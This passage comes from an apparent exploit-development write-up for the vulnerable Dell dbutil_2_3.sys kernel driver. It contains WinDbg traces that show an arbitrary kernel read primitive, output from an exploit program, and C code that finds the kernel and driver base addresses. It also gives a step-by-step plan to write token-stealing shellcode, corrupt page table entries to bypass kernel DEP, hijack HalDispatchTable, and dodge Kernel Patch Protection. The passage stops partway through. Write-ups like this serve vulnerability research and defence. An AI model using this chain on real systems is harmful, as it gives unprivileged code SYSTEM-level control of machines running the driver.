
```
fffff805`4c45528a 5b           pop     rbx
fffff805`4c45528b c3           ret
fffff805`4c45528c cc           int     3
fffff805`4c45528d cc           int     3
fffff805`4c45528e cc           int     3
fffff805`4c45528f cc           int     3
fffff805`4c455290 cc           int     3
fffff805`4c455291 cc           int     3
fffff805`4c455292 cc           int     3
fffff805`4c455293 cc           int     3
fffff805`4c455294 4053         push    rbx
fffff805`4c455296 4883ec40     sub     rsp, 40h
fffff805`4c45529a 488bd9       mov     rbx, rcx
fffff805`4c45529d 8b4908       mov     ecx, dword ptr [rcx+8]
fffff805`4c4552a0 83f918       cmp     ecx, 18h
fffff805`4c4552a3 7307         jae     dbutil_2_3+0x52ac (fffff805`4c4552ac)
fffff805`4c4552a5 b80d0000c0   mov     eax, 0C000000Dh
fffff805`4c4552aa eb7a         jmp     dbutil_2_3+0x5326 (fffff805`4c455326)
fffff805`4c4552ac 4c8b0b       mov     r9, qword ptr [rbx]
```

```
0: kd> bp dbutil_2_3+0x5294
0: kd> g
Breakpoint 0 hit
dbutil_2_3+0x5294:
fffff805`4c455294 4053            push    rbx
```

`KUSER_SHARED_DATA` is then moved into RCX and then finally loaded into RDX.




```
fffff805`4c4552ca 488b4310      mov     rax, qword ptr [rbx+10h]
fffff805`4c4552ce 4885c0        test    rax, rax
fffff805`4c4552d1 740e          je      dbutil_2_3+0x52e1 (fffff805`4c4552e1)
fffff805`4c4552d3 483b442420    cmp     rax, qword ptr [rsp+20h]
fffff805`4c4552d8 7407          je      dbutil_2_3+0x52e1 (fffff805`4c4552e1)
fffff805`4c4552da b8050000c0    mov     eax, 0C0000005h
fffff805`4c4552df eb45          jmp     dbutil_2_3+0x5326 (fffff805`4c455326)
fffff805`4c4552e1 8d41e8        lea     eax, [rcx-18h]
fffff805`4c4552e4 8b4c2430      mov     ecx, dword ptr [rsp+30h]
fffff805`4c4552e8 48034c2428    add     rcx, qword ptr [rsp+28h] ss:0018:ffff858b`9dd56758=fffff78000000000
fffff805`4c4552ed 84d2          test    dl, dl
fffff805`4c4552ef 448bc0        mov     r8d, eax
fffff805`4c4552f2 7409          je      dbutil_2_3+0x52fd (fffff805`4c4552fd)
fffff805`4c4552f4 488bd1        mov     rdx, rcx
fffff805`4c4552f7 498d4918      lea     rcx, [r9+18h]
fffff805`4c4552fb eb04          jmp     dbutil_2_3+0x5301 (fffff805`4c455301)
fffff805`4c4552fd 498d5118      lea     rdx, [r9+18h]
fffff805`4c455301 e88ac4ffff    call    dbutil_2_3+0x1790 (fffff805`4c451790)
```



```
0: kd> u rip L1
dbutil_2_3+0x52f4:
fffff805`4c4552f4 488bd1          mov     rdx,rcx
0: kd> t
dbutil_2_3+0x52f7:
fffff805`4c4552f7 498d4918        lea     rcx,[r9+18h]
0: kd> r rdx
rdx=fffff78000000000
```


Per the `__fastcall` calling convention, `KUSER_SHARED_DATA`, our target address to read from, will be used as the second argument for the call to `memmove`. Since `memmove` accepts two pointers to a memory address, this means that this address in RCX will be where the buffer is written to and the address in RDX, which is a controlled value to be read from, will be dereferenced first and then its contents copied to the address currently in RCX, which will be returned in the output buffer parameter of `DeviceIoControl`.



```
0: kd> u rip L1
dbutil_2_3+0x5301:
fffff805`4c455301 e88ac4ffff      call    dbutil_2_3+0x1790 (fffff805`4c451790)
0: kd> dqs rcx L1
ffff930b`6d4f0858  00000000`00000000
0: kd> dqs rdx L1
fffff780`00000000  0fa00000`00000000
```

```
0: kd>
```


After the call to `memmove`, the return value is set to the dereferenced contents of `KUSER_SHARED_DATA`.



```
fffff805`4c4517ee 7414            je      dbutil_2_3+0x1804 (fffff805`4c451804)
fffff805`4c4517f0 488b040a        mov     rax, qword ptr [rdx+rcx]
fffff805`4c4517f4 488901          mov     qword ptr [rcx], rax
fffff805`4c4517f7 4883c108        add     rcx, 8
fffff805`4c4517fb 49ffc9          dec     r9
fffff805`4c4517fe 75f0            jne     dbutil_2_3+0x17f0 (fffff805`4c4517f0)
fffff805`4c451800 4983e007        and     r8, 7
fffff805`4c451804 4d85c0          test    r8, r8
fffff805`4c451807 7507            jne     dbutil_2_3+0x1810 (fffff805`4c451810)
fffff805`4c451809 498bc3          mov     rax, r11
fffff805`4c45180c c3              ret
fffff805`4c45180d 666690          xchg    ax, ax
fffff805`4c451810 8a040a          mov     al, byte ptr [rdx+rcx]
fffff805`4c451813 8801            mov     byte ptr [rcx], al
fffff805`4c451815 48ffc1          inc     rcx
fffff805`4c451818 49ffc8          dec     r8
fffff805`4c45181b 75f3            jne     dbutil_2_3+0x1810 (fffff805`4c451810)
fffff805`4c45181d 498bc3          mov     rax, r11
fffff805`4c451820 c3              ret
```

```
1: kd> t
dbutil_2_3+0x180c:
fffff805`4c45180c c3              ret
1: kd> dqs rax L1
ffff930b`6d4f0858  0fa00000`00000000
```

This results in a successful read primitive!



```
C:\Users\ANON\Desktop>exploit.exe
[+] Successfully obtained a handle to the driver. Handle value: 0x94
[+] QWORD 0: 0x4141414141414141
[+] QWORD 1: 0xfffff78000000000
[+] QWORD 2: 0x0
[+] QWORD 3: 0xfa00000000000000
```

With a read/write primitive in hand, exploitation can be achieved in multiple fashions. We will take a look at a method that involves hijacking the control flow of the driver's execution and corrupting page table entries to achieve code execution.


Exploitation

The goal for exploitation is as follows:


1. Locate the base of the page table entries
2. Calculate where the page table entry for the memory page where the shellcode resides and extract the PTE memory property bits
3. Write shellcode, which will copy the `TOKEN` member from the `SYSTEM EPROCESS` object to the exploit process, somewhere that is writable in the driver's virtual address space
4. Corrupt the page table entry to make the shellcode page RWX and bypassing kernel no-eXecute (DEP)
5. Overwrite `[nt!HalDispatchTable+0x8]` and invoke `ntdll!NtQueryIntervalProfile` , which will execute `[nt!HalDispatchTable+0x8]`
6. Immediately restore `[nt!HalDispatchTable+0x8]` in an attempt to avoid Kernel Patch Protection, or KPP, which monitors the integrity of dispatch tables at certain intervals.

1. Locate the base of the page table entries

Looking for a writable code cave in kernel mode that can be reliably written to, the `.data` section of `dbutil_2_3.sys` , which is already writable, presents a viable option.



```
1: kd> !dh dbutil_2_3 -s

SECTION HEADER #1
   .text name
     CBE virtual size
    1000 virtual address
     E00 size of raw data
     400 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
68000020 flags
         Code
         Not Paged
         (no align specified)
         Execute Read

SECTION HEADER #2
  .rdata name
     1DC virtual size
    2000 virtual address
     200 size of raw data
    1200 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
48000040 flags
         Initialized Data
         Not Paged
         (no align specified)
         Read Only


Debug Directories(1)
    Type       Size     Address  Pointer
    cv           8f        20ac      12ac     Format: RSDS, guid, 1, c:\data\work\tools\_efitools\trunk\ringzeroacces

SECTION HEADER #3
   .data name
     170 virtual size
    3000 virtual address
     200 size of raw data
    1400 file pointer to raw data
       0 file pointer to relocation table
```




```
1: kd> dqs dbutil_2_3+0x3000 L10
fffff805`4c453000  00000100`00000000
fffff805`4c453008  00000000`00000000
fffff805`4c453010  00000000`00000000
fffff805`4c453018  00000000`00000000
fffff805`4c453020  00000000`00000000
fffff805`4c453028  00000000`00000000
fffff805`4c453030  00000000`00000000
fffff805`4c453038  00000000`00000000
fffff805`4c453040  00000000`00000000
fffff805`4c453048  00000000`00000000
fffff805`4c453050  00000000`00000000
fffff805`4c453058  00000000`00000000
fffff805`4c453060  00000000`00000000
fffff805`4c453068  00000000`00000000
fffff805`4c453070  00000000`00000000
fffff805`4c453078  00000000`00000000
1: kd> !pte dbutil_2_3+0x3000
                                           VA fffff8054c453000
PXE at FFFF8E472391CF80    PPE at FFFF8E47239F00A8    PDE at FFFF8E473E015310    PTE at FFFF8E7C02A62298
contains 0000000001088063  contains 0000000001089063  contains 0A00000025F23863  contains 890000007CDDB863
pfn 1088      ---DA--KWEV  pfn 1089      ---DA--KWEV  pfn 25f23     ---DA--KWEV  pfn 7cddb     ---DA--KW-V
```

The aforementioned shellcode is approximately 9 QWORDs, so this is a viable code cave in terms of size.

The shellcode will be written starting at `.data+0x10`. Since this has been decided and since this address space resides within the driver's virtual address space, it is trivial to add a routine to the exploit that can retrieve the load address of the kernel, for page table entry (PTE) indexing calculations, and the base address of `dbutil_2_3.sys`, from a medium integrity process.

```
// Obtain the kernel base and driver base
unsigned long long kernelBase(char name[])
{
    // Defining EnumDeviceDrivers() and GetDeviceDriverBaseNameA() parameters
    LPVOID lpImageBase[1024];
    DWORD lpcbNeeded;
    int drivers;
    char lpFileName[1024];
    unsigned long long imageBase;

    BOOL baseofDrivers = EnumDeviceDrivers(
        lpImageBase,
        sizeof(lpImageBase),
        &lpcbNeeded
    );

    // Error handling
    if (!baseofDrivers)
    {
        printf("[-] Error! Unable to invoke EnumDeviceDrivers(). Error: %d\n", GetLastError());
        exit(1);
    }

    // Defining number of drivers for GetDeviceDriverBaseNameA()
    drivers = lpcbNeeded / sizeof(lpImageBase[0]);

    // Parsing loaded drivers
    for (int i = 0; i < drivers; i++)
    {
        GetDeviceDriverBaseNameA(
            lpImageBase[i],
            lpFileName,
            sizeof(lpFileName) / sizeof(char)
        );

        // Keep looping, until found, to find user supplied driver base address
        if (!strcmp(name, lpFileName))
        {
            imageBase = (unsigned long long)lpImageBase[i];

            // Exit loop
            break;
        }
    }

    return imageBase;
}
```




```c
// Store the base of the kernel
unsigned long long baseofKernel = kernelBase("ntoskrnl.exe");

// Storing the base of the driver
unsigned long long driverBase = kernelBase("dbutil_2_3.sys");

// Print updates
printf("[+] Base address of ntoskrnl.exe: 0x%llx\n", baseofKernel);
printf("[+] Base address of dbutil_2_3.sys: 0x%llx\n", driverBase);
```

Since the location the shellcode will be to written to is at an offset of 0x3000 (the offset to `.data`) + 0x10 (the offset to code cave) from the base address of `dbutil_2_3.sys`, we can locate the page table entry for this memory address, which already is a kernel-mode page and is writable. In order to perform the calculations to locate the page table entry we first need to bypass page table randomization, a mitigation of Windows 10 after 1607.

This is because we need the base of the page table entries in order to locate the PTE for a specific page in memory (the page table entries are an array of virtual addresses for our purposes). The Windows API function `nt!MiGetPteAddress`, at an offset of 0x13, contains, dynamically, the base of the page table entries as this kernel-mode function is leveraged to fetch the PTE of a given page.


The read primitive can be used to locate the base of the page table entries (note the offset to `nt!MiGetPteAddress` will change on a per-patch basis).



